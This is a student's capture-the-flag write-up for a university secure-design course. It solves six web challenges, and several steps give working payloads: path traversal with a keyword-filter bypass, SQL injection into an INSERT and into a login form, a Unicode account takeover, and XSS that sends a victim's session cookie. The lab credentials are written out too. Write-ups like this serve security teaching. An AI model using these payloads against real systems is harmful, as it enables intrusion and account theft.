Writeup

Secure Application Design, SS2023

Information		
Last name	First name	Matriculation Number
Verde Arteaga	Carlos Franco	

Contents

2 DashBoard

2.1 Sead Dashboard 1

1. The first hint that I read is that we need to have the access to the tutor´s account. I used the credentials they gave us.

2. I pressed ctrl + u to read the code they wrote.

3. I saw the "<script defer src="../static/js/welcome-page.js"></script>" was interesting and I looked into it. I changed the path to see the information on `https://sead-dashboard.sead-ctf.student.iaik.tugraz.at/welcome/staff`ctfctf They were really funny because I found a video of Rick Astley. (Never Gonna Give you up)

4. Then I saw the Posts and Gets that are in the communication between the server and client. After I logged in using the credentials, "username":"dbickus","password":"oOR6“[/)Qhe@P[Ft=" , the server returned usefully information (JSON).

5. The Method GET URL: /staff, returned the email necessary username: hjeher , rnseela and wheissteiner, in this one I also read that these users have access rights = true and all are part of the department that I want, in this moment I also noticed that the password was encrypted because I tried to use the password in the login, but I didn´t obtain any useful information.

6. I also noticed that when I went back to the /login page I was using the same cookie session that I was using when I logged in the first time (“User : dbickus”). Then I used a different username from the JSON, but I still used the password of dbickus, and I had access to the next step.

7. In the username= wheissteiner I found the Files that I wanted, in "Interesting course info" the flag was:

`SEAD{St4ge1_ExpOsing_uns4lted_h4shes_is_nOt_t4sty}`

, when I download it, I notice that the GET was

`/download?file=wheissteiner/interesting_course_info/stage1/tutors_solution.txt.`

2.2 Sead Dashboard 2

8. In app.py code that was proportionate, I found different routes for GET different information, in this case the route /download was the focus, I also notice that it is necessary to have the authorization, then hjeher , rnseela and wheissteiner are in the same level of authorization.

9. Seeing all the documents in

`File_utils.so`

with the help of `https://dogbolt.org/?id=b9938f66-0274-44d7-85ce-e1217b360c3a` I saw that a few words are being excluded from the GET request:

needle[1] = "flag"; needle[2] = "admin"; needle[3] = "boss"; needle[4] = "exam"; needle[5] = "solutions"; needle[6] = "cheat"; needle[7] = "secret"; needle[8] = "flags";

10. The next step was to find the path that I need to use for obtaining the flag, so I saw the code in the client and I went to files `https://sead-dashboard.sead-ctf.student.iaik.tugraz.at/files` in wheissteiner.
I saw the paths that I wanted, the most important info was in hjeher, it is also relevant to mention that the document was in hjeber the reason for chaguing the directory was it, it means that we must go to hjeber, something like in linux when you want to go back in the path cd ..

11. I tried different ways to get the document and finally it worked using the url: `https://sead-dashboard.sead-ctf.student.iaik.tugraz.at/download?file=wheissteiner/.admin./hjeher/admiadminnistrative/exexamam/exaexamm_ssolutionsolutions.pdf%00.txt`
I added txt because they are admitted for the page, I also used the words that will be filtered inside of the same word, because I wanted to have the word that I need, for example sosolutionslutions, it after the filter will be solutions.

`FLAG : SEAD{St4ge2_s4n!t1z1ng_1s_h4rd}`

(Get filter the words, change path for the user that has the document and only the type txt is possible to get the information.)

3 Ticket Event Shop

3.1 Ticket Event Shop 1

1. As a first step I started to create an account, then I wanted to know, how the website is running, so I pressed ctrl + u to see the html page and see if I can find something useful. In /createdEvents I saw commented code, SQL code how is the information structured on the server, Table users, Table events and Table tickets. Then each of the table tickets has a connection with the others using the id of the others tables



Figure 1: Code 1 Ticket Event

2. After seeing all I went back to login, and I also saw the code in chat bot but I didn´t find anything. Then I started to write and see the communication, I wrote “recovering your password” I wrote the account that I created. Then I obtained my password but encrypted and the hint.

3. Then when I saw the communication I saw that I returned a Picture(Method GET URL) `/static//user_recovery_images/CV.png` when I wrote my username. Then I clicked inspect element in the picture.

Figure 2: URL picture 1 Ticket Event

4. The next step was to write the url in the webpage to see the completed picture, `https://event-tickets.sead-ctf.student.iaik.tugraz.at/static/user_recovery_images/CV.png`

USERNAME	PASSWORD HASH	PASSWORD HINT
CV	6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b	1
testuser	9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08	your moms name
hans	8f4375ec65c2c4092a1cc21e76712472eae0de999384e8327c495957121db9c2	is not
juergen	270c4ee6113946d916ee52ed3ce4f968a7eef1dc8a25dac1357f40da1cbb6e4e	leaked at
manfred	5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	crackstation.net
admin	8ab86f87249568a46577609673e06843b2e502ea32e199bbd6c8db731fc1e35f	pw(hans)+pw(juergen)+pw(manfred)

Figure 3: Picture Ticket Event

5. Then I went to the page `https://www.codepunker.com/tools/string-converter` for converting the string to plain text. I started using my password (Username:CV) and I had the value that I expected, I also tried to recover directly the password hash admin, but I could not obtain anything. Then I also noticed that the sum of the other users is the password of the admin =) . I obtained the password for the user admin : "bestcrackablepassword"

6. Doing the login in admin using the last password I obtained the flag =) in profile.

`FLAG : SEAD{w34k_h45h1N9_c4N_83_cr0Pp3D!}`

3.2 Ticket Event Shop 2

7. This time I was able to create new events as an admin. I read another time the information in the page web and the html, and I found the information “Claudia Zuckerberg and her son Robert’); DROP TABLE Students;–” and using the information that I found in the first step, I knew that I must do injection SQL to obtain the information that I want.

8. From the last point, I understand that the structure that I must apply is something like “YYYY’); XXXXXXX;–”. Then I started to try to play around the hit that I found in the 1 step: “Use something like: "INSERT INTO events(date, name) VALUES(’" + str(eventDate) + "’, ’" + eventName + "’);"” .

9. The tickets table will only need the id, then the first value is needed(obligatory). When you also know that the first user created was “admin” and in the table of user the “id Integer NOT NULL” this one will be 1. I tried “YY’); INSERT INTO tickets VALUES (XX, nEvent, 1);– “ as in the picture but after that I tried different values.

(I) YY= random value I used numbers and random comments here, it is the name of the event, it must be different each time if you want to execute it. Otherwise you will see a message saying that this event is created.

(II) XX= is the ID of the ticket INTEGER NOT NULL, it must not be null, type int.

(III) Then nEvent are the events defined in Events ....nevent, and the text box read accepted the value and created an event using this structure.

10. I decided to change the structure how I am inserting the information to “YY’); INSERT INTO tickets VALUES (XX, 1,nevent);– “, the values depend on how they created the structure, then I changed how I will insert them in the table.
After trying different options I noticed that when I wanted to add in nevent= 5, I obtained in profile a new rows tickets, then I executed:

```
YY'); INSERT INTO tickets VALUES (XX, 1, 5);--
5 => Event => Wäken Open Air 2023
```

11. After I executed 5 the injection I obtained the flag.

```
FLAG : SEAD{15_5QL_1nj3c710n_571IL_4_7h1N?}
```



Figure 4: 5 Tickets, Ticket Event challenge 2

4 SECRET GANGSTER CHAT

4.1 Secret Ganster Solution

1. Reading the information that the page is showing as assumed that a hit for solving the problem is using as username “Don Dueño”, I found also reference in the code about “Don Dueño” in models.py

```
GANGSTER_OF_THE_MONTH = 'Don Dueño'
```

2. The next important point was found in /register. I can use the function "db update user" if I know the username.

```python
@app.route("/register", methods=["GET", "POST"])
def register():
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]

        username = username.strip()
        if not username_is_valid(username):
            return render_template("register.html", errors=["Username is invalid"]), 400

        try:
            user = db.session.execute(db.select(users_model()).filter_by(username=username)).scalar_one_or_none()
            if user is not None:
                return render_template("register.html", errors=["That username is already taken"]), 400
            user_id = db_update_user(username=username, password=password)
            admin = db.session.execute(db.select(users_model()).filter_by(username="Admin")).scalar_one_or_none()
            if admin:
                msg = messages_model()(sender=admin.id, receiver=user_id, message=f"Welcome {username}! Unfortunately, opening new chats to other users has been dis
                db.session.add(msg)
                db.session.commit()
        except IntegrityError as e:
            app.logger.error(e)
            return render_template("register.html", errors=["That username is already taken"]), 400
        app.logger.info(f"Registered {username=} in {users_table()=}")

        return redirect("/login")

    return render_template("register.html")
```

Figure 5: Register

3. The next step reading the comments in the code that “db update user” and the code,is updating the password of a user in the database, using the “normalize” function , but if the username is in the database it is not unicode normalization at the first time.

Reading the code I also noticed, that the useful part was in “models.py” in concrete the function “username is valid”, this function is using other function defined in model.py that “normalize” the user name introduced using NFC.

4. Basically, at this point I went to the register and introduced as username “Don Dueño” and I gave a random password in this case I wrote “1”. I tried the first time and I saw the message that the user is used.

5. Then I tried another time and finally I obtained the flag

```
FLAG : SEAD{m4sterG4NGST3R}
```

```python
# Validate usernames: must be non-empty and cannot contain punctuation characters. Use before
# accepting a username for registration.
def username_is_valid(s):
    s = normalize(s)

    if len(s) == 0:
        return False

    for ch in s:
        cat = unicodedata.category(ch)
        if not cat.startswith("N") and not cat.startswith("L") and ch != ' ':
            return False

    return True
# Update password of user in database (or create account if it doesn't exist yet).
def db_update_user(username, password):
    salt = os.urandom(16)
    res = db.session.execute(text(f"""
        INSERT INTO {users_table()} (username, password, salt, rank)
            VALUES (:username, :password, :salt, 1)
            ON CONFLICT (username) DO UPDATE SET password = :password, salt = :salt
    """),
    {
        "username": normalize(username),
        "password": hash_password(password, salt),
        "salt": salt,
    }
    )
    db.session.commit()
    return res.lastrowid

# Fold Unicode characters with multiple representations into canonical representation. Always
# use for usernames to make sure user can use either representation.
def normalize(s):
    return unicodedata.normalize("NFC", s)
```

```
PROBLEMS 5   OUTPUT   DEBUG CONSOLE   TERMINAL

carlos@CarlosPC:~/Desktop/14_04_CI/Pruebas$
```

Figure 6: Relevant Code

5 DAILYDEV

5.1 DailyDev Solution

1.I started to read all the information that comes from the web pages: The first strange information that I noticed is that some users wrote sentences js in the comments. The strangest message that I found in this case was

```
<img src=1 onerror="alert('Hi!')"></img>
```

It was written for "Teflon rusk" (Phase 1 SEAD) and I found it in Git Deployment.



Figure 7: Comments

2.I also investigated the html in all the paths, I also created an account to know what happened in "/chat/admin" and I found something interesting there.

Figure 8: Code

It contains some functions that can be executed in the chat.



Figure 9: Interesting JS

3. Using the information that I had, I tried to use js in the "Chat/admin". I used <img src=1 onerror="alert('Hi!')"></img> on it, and I had feedback. In this moment I understood that I can use js in the chat and I can also execute the functions if I can provide the correct sequence to obtain information.



Figure 10: Alert in chat

4. After seeing in detail the function “Send Message”, I noticed that the register associated at the first variable is the function:

`getSessionCookie()`

and the second variable is associated to the destination user in this case the user that will received the information.

```
function sendMessage(_0x4e7391, _0x3b70c1) {
  const _0x53b722 = a0_0x192c3c;
  let _0x3f317b = {
    type: _0x53b722(0x1d8),
    message: {
      session: getSessionCookie(),
      user: username,
      destinationUser: _0x3b70c1,
      time: new Date()
        [_0x53b722(0x1fc)]("de", { timeZone: _0x53b722(0x201) })
        [_0x53b722(0x1ec)](0x0, 0x5),
      message: _0x4e7391,
    },
  };
```

Figure 11: SendMessage Code

5. I wrote the next sentence in the code for activating sendMessage(and I failed)

```
<img src=1 onerror="sendMessage(getSessionCookie(),CV)"></img>
<img src=1 onerror="sendMessage(a35d384d-64ae-4fa9-bb25-782340d3587d,CV)"></img>
‘‘a35d384d-64ae-4fa9-bb25-782340d3587d’’
[Cookie Session that I saw in the communication in the page]
```

```
GET /chat/1 HTTP/2
Host: dailydev.sead-ctf.student.iaik.tugraz.at
Cookie: session=a35d384d-64ae-4fa9-bb25-782340d3587d
```

Figure 12: SendMessage Code

```
<img src=1 onerror="sendMessage(’a35d384d-64ae-4fa9-bb25-782340d3587d’,’CV’)"></img>
```

6. Then I tried to

```
<img src=1 onerror="sendMessage(getSessionCookie(),’CV’)"></img>
```

and I obtained the flag I was looking for.

`FLAG : SEAD{AlWAyS_SAnIT1ZE_YoUR_U5er_1npUTS}`

6 OHMYJWT

6.1 OHMYJWT Solution

1. In the first place, I checked the page using ctrl + u. I saw `https://ohmyjwt.sead-ctf.student.iaik.tugraz.at/frontend/frontend.js` and I found a few elements which were hidden.



Figure 13: Hidden Elements

The Username was disabled and used for reading only. I deleted it and the fields were available



Figure 14: Fieldset Disabled and readonly

2.In this point I tried to use all the possible access that I found in the js:

1. /userinfo?email
2. /login
3. /logout
4. /flag
5. /files
6. /logged in

The unique filter that returned some value was the first one, I understood that I need to created the correct filter for returning something.

Figure 15: Userlogin=email Filter

3. I assumed that in back-end exists a server that contains information and I must return values using the correct filter. I tried SQL injection and applied the OR 1=1 that always is true for extracting the information. Applied = `https://ohmyjwt.sead-ctf.student.iaik.tugraz.at/userinfo?email=select/**/*/**/from/**/users/**/where/**/email=/**/%27/**/or/**/1=1--`
The result/ return was :



Figure 16: JSON return

4. After I obtained the username and the passwords, the next step was to read the provided code.



Figure 17: Comments in code, the key for solving the problem

Reading the code it is clear that the bytes that will be encrypted are 72, after it the next bytes will not be encrypted.

5. After reading it, in the the code that I found in the step 1, the useful function is the function login, I found that I can introduce the username and the password in the first step, then I tried different way for exploiting the page web using all the information that I collected.

6. I introduced the username that I found in the step 3 and in the password field and I applied in the SQL injection in the filed "password", I applied random values in the 72 first bytes (for the step 4), then I tried different options like:

`1111111111111111111111111111111111111111111111111111111111111111111111111111`
`select/**/*/**/from/**/users/**/where/**/username=/**/%27{hamster779297}%27`

```
/**/and/**/password=or1=1--

1111111111111111111111111111111111111111111111111111111111111111111111111111
select/**/*/**/from/**/users/**/where/**/username=/**/%27{hamster779297}%27
/**/and/**/password=/**/%27{$2b$12$qCxWtW4HADhK/5UzcQEOleWXfZaK5qsdZO6CD6Yz
0fm3mVtKlPgNa}%27or1=1--
```

but after seeing that it did not work I used

```
1111111111111111111111111111111111111111111111111111111111111111111111111111
select/**/*/**/from/**/users/**/where/**/password=/**/''/**/or/**/1=1--
```

7) After doing it, I obtained the flag:

```
FLAG : SEAD{Esc4pe_U5er_inPut}
```

7 PASTEBIN

7.1 PASTEBIN Solution

1. The first thing that I made was to change the hint they gave us, transforming the "date" to UNIX. Output: 168 494 095 7

2. Then after I checked the code and did tests on the page, two important points are relevant: When I created a comment using a password : the url changed as for example `https://pastebin.sead-ctf.student.iaik.tugraz.at/read?id=dcb28a3a24686d2241d0216e6a8499e4`
Using the code I noticed that the ID was created using the timestamp + firstNchar of the content that someone wrote in the note.

```
// Generate a new ID based on the content of the entry and the
// current timestamp, then compute the SHA-256 hash, so
// that the ID cannot be guessed
async createEntryID(content : string) : Promise<string> {
  const timestamp = Math.floor(Date.now() / 1000).toString(); // Timestamp in seconds is enough security
  const firstNChar = content.substring(0, 5);
  const encodedString = this.encoder.encode(timestamp + firstNChar);

  const digest = await this.subtleCrypto.digest("SHA-256", encodedString);
  const hexDigest = this.bufferToHex(digest);
  return hexDigest.substring(0, hexDigest.length / 2);
}
```

Figure 18: Creation ID, important for solving the problem

3. Assuming that the person encrypted the flag and all the flags have the same structure SEAD.... the first 5 characters were useful for knowing the ID.
The result/ return was :

4. Using 168 494 095 7 + SEAD in a SHA256 online the result was "a89c1d69ae22663b414c4fe e5c0a5a48177cf0f1b6d3 ae59cc71c2ec77e54d55". Then the unique part needed was "a89c1d69ae22663b4 14c4fee5c0a5a48"(return .../2)

5. Then using the id I obtained the encrypted note in `https://pastebin.sead-ctf.student.iaik.tugraz.at/read?id=a89c1d69ae22663b414c4fee5c0a5a48` , note encrypted 49e33804dd5994ff1459951e06d4 and length(password) is 14.



Figure 19: Solution encrypted

6. I introduced different keys and the computation time was faster... then I assumed that I need a program for obtaining the flag.



Figure 20: Time of computation Server

7. I used python for creating a script and finally obtained the flag.

Important to know: The key length = 14 bytes (28/2) > (1 byte = 8 bits > 4 bits = 1 caracter, then 1 byte = 2 caracters)

1. $2^4 = 16$ possible values
2. 28 caracters
3. $28 * 16 = 448$ possible keys

`After executing my code I obtained the FLAG: SEAD{P4sT3b1N}`



Figure 21: Code for PasteBin